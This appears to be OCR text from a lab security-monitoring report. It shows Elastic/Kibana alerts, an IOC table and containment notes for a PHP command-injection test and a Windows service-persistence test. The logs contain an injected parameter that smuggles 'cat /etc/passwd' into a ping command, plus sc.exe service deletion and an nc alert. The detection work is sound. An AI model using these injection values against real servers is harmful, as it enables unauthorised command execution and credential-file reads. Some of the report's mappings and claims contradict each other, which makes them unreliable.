
Top alerts by host.name

host.name	
mostafa-virtual-machine	100%

4 alerts

Updated 15 minutes ago

□	Actions	@timestamp	Rule	Severity	Risk Score	Reason
□		Nov 6, 2025 @ 11:45:59....	PHP Web Request - Sensitive File Read	high	90	event on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
□		Nov 6, 2025 @ 11:45:59....	PHP Web Request - Sensitive File Read	high	90	event with source 192.168.1.99:39036, on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
□		Nov 6, 2025 @ 11:45:59....	PHP Web Request - Sensitive File Read	high	90	process event with process cat, parent process sh, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive F
□		Nov 6, 2025 @ 11:45:59....	PHP Web Request - Sensitive File Read	high	90	process event with process sh, parent process php, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive



Untitled timeline Unsaved
Add a description

Processes	Users	Hosts	Source IPs	Destination IPs
2	1	1	1	0

Nov 6, 2025 @ 11:39:59.441 → Nov 6, 2025 @ 11:45:59.441

kibana.alert.group.id: "0d85d64e06b87f1f99ff8a859b356ece59ec593cafd1629e24dc305a66c2f9bc"


@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 6, 2025 @ 11:45:59.441	{"time":"2025-11-06T11:44:3...	—	—	mostafa-virtual-machine	192.168.1.99	—	—
Nov 6, 2025 @ 11:45:59.434	Endpoint process event	process	exec	mostafa-virtual-machine	—	—	root
Nov 6, 2025 @ 11:45:59.426	Endpoint process event	process	exec	mostafa-virtual-machine	—	—	root

event with source 192.168.1.99 : 39036 , on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read .

process event with process cat , parent process sh , by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read .
root @ mostafa-virtual-machine in /home/mostafa/php executed process >_ cat (507016) cat /etc/passwd via parent process sh (507014) with result unknown
210ffa7daedb3ef6e9230d391e9a10043699ba81080ebf40c6de70ed77e278ba

process event with process sh , parent process php , by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read .
root @ mostafa-virtual-machine in /home/mostafa/php executed process >_ sh (507014) sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10 2>&1 via parent process php (495571) with result unknown
4f291296e89b784cd35479fca606f228126e3641f5bcaee68dee36583d7c9483

Display the Log



log.file.path :"/tmp/php_access.log" or process.name:cat or process.parent.name:php or "/etc/passwd" and host.id:"cae8d4e252ad41389989d6e7d36c4aa2"

Nov 6, 2025 @ 11:19:00.590 → Nov 6, 2025 @ 11:19:55.710

5 hits

Nov 6, 2025 @ 11:19:00.590 - Nov 6, 2025 @ 11:19:55.710 (interval: Auto - second)


Selected fields 8
- process.parent.name
- process.name
- host.id
- process.args
- query_string
- log.file.path
- process.command_line
- process.parent.command_line

Popular fields 10

Available fields 1432
- _temp.user_parts
- @timestamp
- agent.build.original
- agent.ephemeral_id
- agent.id
- agent.name
- agent.type
- agent.version
- body_raw

@timestamp	process.parent.name	process.name	host.id	process.args	query_string	log.file.path	process.command_line	process.parent.comman...
Nov 6, 2025 @ 11:19:44.287	-	-	cae8d4e252ad41389989d6e7d36c4aa2	-	ip=127.0.0.1%3b+cat+%2fetc%2fpasswd+%7c+head+-10	/tmp/php_access.log	-	-
Nov 6, 2025 @ 11:19:44.134	php	sh	cae8d4e252ad41389989d6e7d36c4aa2	[sh, -c, ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	php -S 0.0.0.0:8080
Nov 6, 2025 @ 11:19:44.132	sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…
Nov 6, 2025 @ 11:19:44.130	sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…
Nov 6, 2025 @ 11:19:44.122	php	sh	cae8d4e252ad41389989d6e7d36c4aa2	[sh, -c, ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	php -S 0.0.0.0:8080

Investigate the alert



Processes	Users	Hosts	Source IPs	Destination IPs
1	1	1	0	0

PHP Suspicious injection syntax - child process
Nov 9, 2025 @ 07:33:31.287

Status: Open
Severity: High
Risk Score: 80
Rule: PHP Suspicious injection syntax - child process

MITRE ATT&CK
Initial Access (TA0001)
Exploit Public-Facing Application (T1190)

Alert reason
process event with process nc , parent process sh , by root on mostafa-virtual-machine created high alert

IOC Identification

Field	Details
Alert Name	Web Application Attack – Command Injection
Alert Source	WAF / SIEM (ELK)
Timestamp	2025-11-09 07:32:34:667
Severity	**High**
Application / Host	WebApp01 / Linux Web Server
Vulnerable Function	shell_exec() in PHP
Description	Attacker sent payload via URL parameter, executed OS commands (whoami, cat /etc/passwd).
IOC Identified	• **Payload URL:** http://webapp01/?cmd=whoami • **Attacker IP:** 192.168.1.99 • **Commands Executed:** whoami, cat /etc/passwd • **Suspicious User-Agent:** curl/7.68.0
MITRE ATT&CK	**T1059.003** – Command and Scripting Interpreter: Windows Command Shell / Web Application Attack
Initial Investigation	Verified web server logs, SIEM alerts, and WAF blocks. Confirmed system commands executed by attacker input.
Decision	Blocked attacker IP, disabled vulnerable function temporarily, escalated for code review.


- Evidence of Containment
  - Blocked attacker IP (external) or insider IP (internal) at WAF/Firewall.
  - Reviewed backend server logs → no commands executed.
  - Disabled vulnerable parameter temporarily.
  - Applied input validation patch.
- Analysis Recommendations
  - Implement strict input validation & sanitization on web forms.
  - Enable parameterized queries and remove system calls from backend code.
  - Deploy Web Application Firewall (WAF) with command injection signatures.

3. *Malware Attack (Virus)*

- Attempted Windows persistence via service creation (MITRE T1543) was observed a new service/process was created and writes were made to system locations (\ProgramData/\Windows\System32), producing process-create and file-write events.
- Elastic/endpoint telemetry flagged the activity as suspicious for persistence, recording the service-related process, parent process, and modified system paths for triage.
- Launch Attack

  From Windows PowerShell with running the script file

Get the alert



Filter your data using KQL syntax | Last 3 minutes | Refresh

host.name: zenoo ×

Severity levels

Levels	Count
● Low	16
● Medium	4

Alerts by name

Rule name	Count
Service Control Spawned via Script Interpreter	16
Potential PowerShell HackTool Script by Function Names	4


Top alerts by host.name

host.name	
zenoo	100%

kibana.alert.reason
process event on zenoo created medium alert Potential PowerShell HackTool Script by Function Names.

Columns | 1 field sorted | 20 alerts | Fields | Updated 1 minute ago | Additional filters | Grid view | Group alerts by: None

	Rule	Severity	Risk Score	Reason	host.name	user.name	process
0.347	Potential PowerShell HackT...	medium	47	process event on zenoo created medium alert Potential PowerShell HackTool Script by Function Names.	zenoo	Administrator	—
0.344	Potential PowerShell HackT...	medium	47	process event on zenoo created medium alert Potential PowerShell HackTool Script by Function Names.	zenoo	Administrator	—
0.342	Potential PowerShell HackT...	medium	47	process event on zenoo created medium alert Potential PowerShell HackTool Script by Function Names.	zenoo	Administrator	—
0.339	Potential PowerShell HackT...	medium	47	process event on zenoo created medium alert Potential PowerShell HackTool Script by Function Names.	zenoo	Administrator	—
9.218	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe
9.216	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe
9.211	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe
9.208	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe
9.204	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe
9.201	Service Control Spawned v...	low	21	process event with process sc.exe, parent process cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter.	zenoo	Administrator	sc.exe



Security > Alerts | ML job settings | Add integrations

Untitled timeline

Untitled timeline Unsaved
Add a description

Processes	Users	Hosts	Source IPs	Destination IPs
1	1	1	0	0

Add to favorites | Attach to case

Query 1 | Correlation | Analyzer | Notes 1 | Pinned | Elastic AI Assistant

Nov 13, 2025 @ 12:39:49.211 → Nov 13, 2025 @ 12:48:49.211 | Refresh | Data view

(_id: "8c8f60841a9e810c4d9d49f572f1f861b07edb4db14f1e81e60c7c0dff0d0807") OR ( ) + Add field

AND Filter | Filter your data using KQL syntax


@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 13, 2025 @ 12:48:49.211	Endpoint process event	process	start	zenoo	—	—	Administrator

process event with process sc.exe , parent process cmd.exe , by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter .

Administrator \ ZENOO @ zenoo in C:\Users\ADMINI~1\AppData\Local\Temp\ started process >_ sc.exe (23860) sc.exe delete W64Time via parent process cmd.exe (24380) with result unknown

a452bfcb6000d03942ddfaddcda5a7eb121447ed99b1ba090446b4a989f1f7ae

Display the Log



Discover | New | Open | Share | Alerts | Inspect | Save

logs-* | process.name: "sc.exe" OR process.command_line:*create* OR winlog.event_id:4697 | Last 3 minutes | Refresh

Search field names

Popular fields 10: agent.name, host.name, process.name, process.parent.command_line, url.path, process.args, query_string, event.code, destination.top_level_domain, event.action

Available fields 1037: @timestamp, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id, cloud.instance.id, cloud.instance.name, cloud.machine.type, cloud.project.id, cloud.provider

59 hits | Break down by: Select field


Nov 13, 2025 @ 12:48:00.610 - Nov 13, 2025 @ 12:51:00.610 (interval: Auto - second)

Documents | Field statistics

1 field sorted

```
@timestamp                  Document
                            9} winlog.provider_name Microsoft-Windows-Sysmon winlog.record_id 2025046 winlog.task File created (rule: FileCreate) winlog.user.domain NT AUTHORITY winlog.user.identifier S-1-5-18 winlog.user.name SYSTEM winlog.user.type Use
                            r winlog.version 5 _id NGzVfJoBxEdZhYtIbBy2 _index .ds-logs-windows.sysmon_operational-default-2025.11.12-000002 _score -
Nov 13, 2025 @ 12:49:12.771 process.name sc.exe @timestamp Nov 13, 2025 @ 12:49:12.771 agent.ephemeral_id 54ca53ef-24be-455f-ac9b-6da43f570c96 agent.id 11dc1e6d-4f53-41d8-8ae9-45e0748a1d10 agent.name Zenoo agent.type filebeat agent.version 8.9.
                            2 data_stream.dataset system.security data_stream.namespace default data_stream.type logs ecs.version 8.0.0 elastic_agent.id 11dc1e6d-4f53-41d8-8ae9-45e0748a1d10 elastic_agent.snapshot false elastic_agent.version 8.9.
                            2 event.action exited-process event.agent_id_status verified event.category process event.code 4689 event.created Nov 13, 2025 @ 12:49:13.699 event.dataset system.security event.ingested Nov 13, 2025 @ 12:49:13.000 event.kind even
                            t event.module system event.outcome success event.provider Microsoft-Windows-Security-Auditing event.type end host.architecture x86_64 host.hostname zenoo host.id e5717708-da6a-4c12-b56d-5c64d835742a host.ip [fe80::f40e:bfd8:905e:
                            be43, 169.254.59.134, fe80::8288:aad:6689:60aa, 169.254.35.50, fe80::1c81:f61f:f07b:31aa, 169.254.82.62, fe80::4c89:2dc:a1:f791, 169.254.18.33, fe80::1c81:f61f:f07b:31aa, 169.254.223.234, fe80::df20:68dc:da16:77b3, 169.254.195.175,
                            fe80::bc27:e192:88d1:506d, 192.168.222.1, fe80::5228:594e:55be:78fb, 192.168.43.1, fe80::1949:3e70:5784:4225, 192.168.1.14] host.mac [00-50-56-C0-00-01, 00-50-56-C0-00-08, 00-FF-29-76-0E-2F, 00-FF-54-D7-F9-3E, 7C-8A-E1-A3-9C-89, B4
                            -B5-B6-74-0F-8B, B6-B5-B6-74-2F-AB] host.name zenoo host.os.build 26100.7171 host.os.family windows host.os.kernel 10.0.26100.7171 (WinBuild.160101.0800) host.os.name Windows 11 Pro host.os.platform windows host.os.type window
                            s host.os.version 10.0 input.type winlog log.level information message A process has exited. Subject: Security ID: S-1-5-21-2765694930-3073952507-333634213-500 Account Name: Administrator Account Domain: ZENOO Logon ID: 0x78185A6
                            Process Information: Process ID: 0x24d0 Process Name: C:\Windows\System32\sc.exe Exit Status: 0x5 process.executable C:\Windows\System32\sc.exe process.pid 9,424 related.user Administrator tags [_geoip_database_unavailable_GeoLite
                            2-City.mmdb, _geoip_database_unavailable_GeoLite2-ASN.mmdb] user.domain ZENOO user.id S-1-5-21-2765694930-3073952507-333634213-500 user.name Administrator winlog.api wineventlog winlog.channel Security winlog.computer_name Zeno
                            o winlog.event_data.Status 0x5 winlog.event_data.SubjectDomainName ZENOO winlog.event_data.SubjectLogonId 0x78185a6 winlog.event_data.SubjectUserName Administrator winlog.event_data.SubjectUserSid S-1-5-21-2765694930-3073952507-33
                            3634213-500 winlog.event_id 4689 winlog.keywords Audit Success winlog.logon.id 0x78185a6 winlog.opcode Info winlog.process.pid 4 winlog.process.thread.id 11,644 winlog.provider_guid {54849625-5478-4994-a5ba-3e3b0328c30
                            d} winlog.provider_name Microsoft-Windows-Security-Auditing winlog.record_id 12113 winlog.task Logon _id UWzVfJoBxEdZhYtIbBy2 _index .ds-logs-system.security-default-2025.11.11-000002 _score -
Nov 13, 2025 @ 12:49:12.770 process.name sc.exe @timestamp Nov 13, 2025 @ 12:49:12.770 agent.id 11dc1e6d-4f53-41d8-8ae9-45e0748a1d10 agent.type endpoint agent.version 8.9.2 data_stream.dataset endpoint.events.process data_stream.namespace defaul
                            t data_stream.type logs ecs.version 1.11.0 elastic.agent.id 11dc1e6d-4f53-41d8-8ae9-45e0748a1d10 event.action end event.agent_id_status verified event.category process event.created Nov 13, 2025 @ 12:49:12.770 event.dataset endpoi
                            nt.events.process event.id OFJ9WgfN0kmMVt8/++++18wP event.ingested Nov 13, 2025 @ 12:49:36.000 event.kind event event.module endpoint event.outcome unknown event.sequence 212,111 event.type end host.architecture x86_6
                            4 host.hostname zenoo host.id e5717708-da6a-4c12-b56d-5c64d835742a host.ip [169.254.59.134, fe80::f40e:bfd8:905e:be43, 169.254.35.50, fe80::8288:aad:6689:60aa, 169.254.82.62, fe80::1c81:f61f:f07b:31aa, 169.254.18.33, fe80::4c89:2d
                            c:a1:f791, 169.254.223.234, 169.254.195.175, fe80::df20:68dc:da16:77b3, 192.168.222.1, fe80::bc27:e192:88d1:506d, 192.168.43.1, fe80::5228:594e:55be:78fb, 192.168.1.14, fe80::1949:3e70:5784:4225, 127.0.0.1, ::1] host.mac [00-ff-54-
                            d7-f9-3e, 7c-8a-e1-a3-9c-89, 00-ff-29-76-0e-2f, b6-b5-b6-74-2f-ab, 00-50-56-c0-00-01, 00-50-56-c0-00-08, b4-b5-b6-74-0f-8b] host.name zenoo host.os.Ext.variant Windows 11 Pro host.os.family windows host.os.full Windows 11 Pro 24H2
